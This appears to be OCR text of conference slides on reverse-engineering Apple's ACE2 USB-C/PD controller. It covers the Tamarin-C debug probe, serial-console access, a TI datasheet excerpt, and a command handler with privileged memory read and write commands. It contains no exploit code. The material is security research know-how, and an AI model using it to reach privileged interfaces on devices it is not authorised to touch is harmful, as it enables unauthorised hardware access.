
Type-C Port Controller



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
But how can we send VDM?

How can we send VDM?




- macvdmtool
  Back-left port of MacBook Pro to get serial etc
- Central Scrutinizer
  Hardware tool to get serial console on MacBook




Tamarin-C

- Allows bi-directional access to internal busses
- JTAG probe integrated
- Discovered SPMI on iPhone 15 & M3 Pro/Max





09:13
Weather
Stocks
Find My
Home
Books
iTunes Store
Fitness
Watch
Contacts
Translate
Files
Shortcuts
Utilities
Freeform
Journal
Tips
Search
ANKER
Tamarin-C
by stacksmashing
v02
Thanks to the Central Scrutinizer!
PC
iPhone
GND B11 B10 VCC B8 D- D+ B5 VCC B3 B2 GND SGND


Terminal Shell Edit View Window Help
build git:(main) ✗ picocom -q /dev/cu.usbmodem313371
build git:(main) ✗ picocom -q /dev/cu.usbmodem313374
MacBook Pro

The ACE2

ACE2

- CD3217 - USB-C / PD Controller
- Arm-based and connected via I2C
- Found on MacBooks starting with the T2



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Product Folder | Sample & Buy | Technical Documents | Tools & Software | Support & Community

TEXAS INSTRUMENTS
TPS65986
SLVSD13C – OCTOBER 2015 – REVISED AUGUST 2016

TPS65986 USB Type-C and USB PD Controller and Power Switch

1 Features

- USB Power-Delivery (PD) Controller
  - Mode Configuration for Source (Host), Sink (Device), or Source-Sink
  - Bi-Phase Marked Encoding/Decoding (BMC)
  - Physical Layer (PHY) Protocol
  - Policy Engine
  - Configurable at Boot and Host-Controlled
- USB Type-C Specification Compliant
  - Detect USB Cable-Plug Attach
  - Cable Orientation and Role Detection
  - Assign CC and VCONN Pins
  - Advertise Default, 1.5 A, or 3 A for Type-C Power
- Port Power Switch
  - 5-V, 3-A Switch to VBUS for Type-C Power
  - 5-V to 20-V, 3-A Bidirectional Switch to or from VBUS for USB PD Power
  - 5-V, 600-mA Switches for VCONN
  - Overcurrent Limiter, Overvoltage Protector
  - Slew-Rate Control
  - Hard Reset Support
- Port Data Termination
  - USB 2.0 Low-Speed Endpoint
- Power Management
  - Power Supply from 3.3 V or VBUS Source
  - 3.3-V LDO Output for Dead Battery Support
- BGA MicroStar Junior Package
  - 0.5-mm Pitch
  - Through-Hole Via Compatible for All Pins

3 Description

The TPS65986 device is a stand-alone USB Type-C and power delivery (PD) controller providing cable-plug and orientation detection at the USB Type-C connector. Upon cable detection, the TPS65986 device communicates on the CC wire using the USB PD protocol. When cable detection and USB PD negotiation are complete, the TPS65986 device enables the appropriate power path and configures alternate mode settings for (optional) external multiplexers.

The mixed-signal front end on the CC pins advertises default (900 mA), 1.5 A, or 3 A for Type-C power sources, detects a plug event and determines the USB Type-C cable orientation, and autonomously negotiates USB PD contracts by adhering to the specified bi-phase marked coding (BMC) and physical layer (PHY) protocol.

The port power switch passes up to 3 A downstream at 5 V for legacy and Type-C USB power. An additional bi-directional switch path provides USB PD power up to 3 A at a maximum of 20 V as either a source (host), sink (device), or source-sink.

The TPS65986 device is also an upstream-facing port (UFP), downstream-facing port (DFP), or dual-role port for data. The port data termination passes data to or from the top or bottom D+/D– signal pair to the USB 2.0 low-speed endpoint. The power management circuitry uses a 3.3-V power supply inside the system and also uses VBUS to start up and negotiate power from a dead battery or no battery condition.

Device Information[1]

PART NUMBER	PACKAGE	BODY SIZE (NOM)

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
NEC
JE8
1R0
686
16V
111

- Identified command-handler
- Contains "privileged" commands
- MEMr/MEMw/MEMm



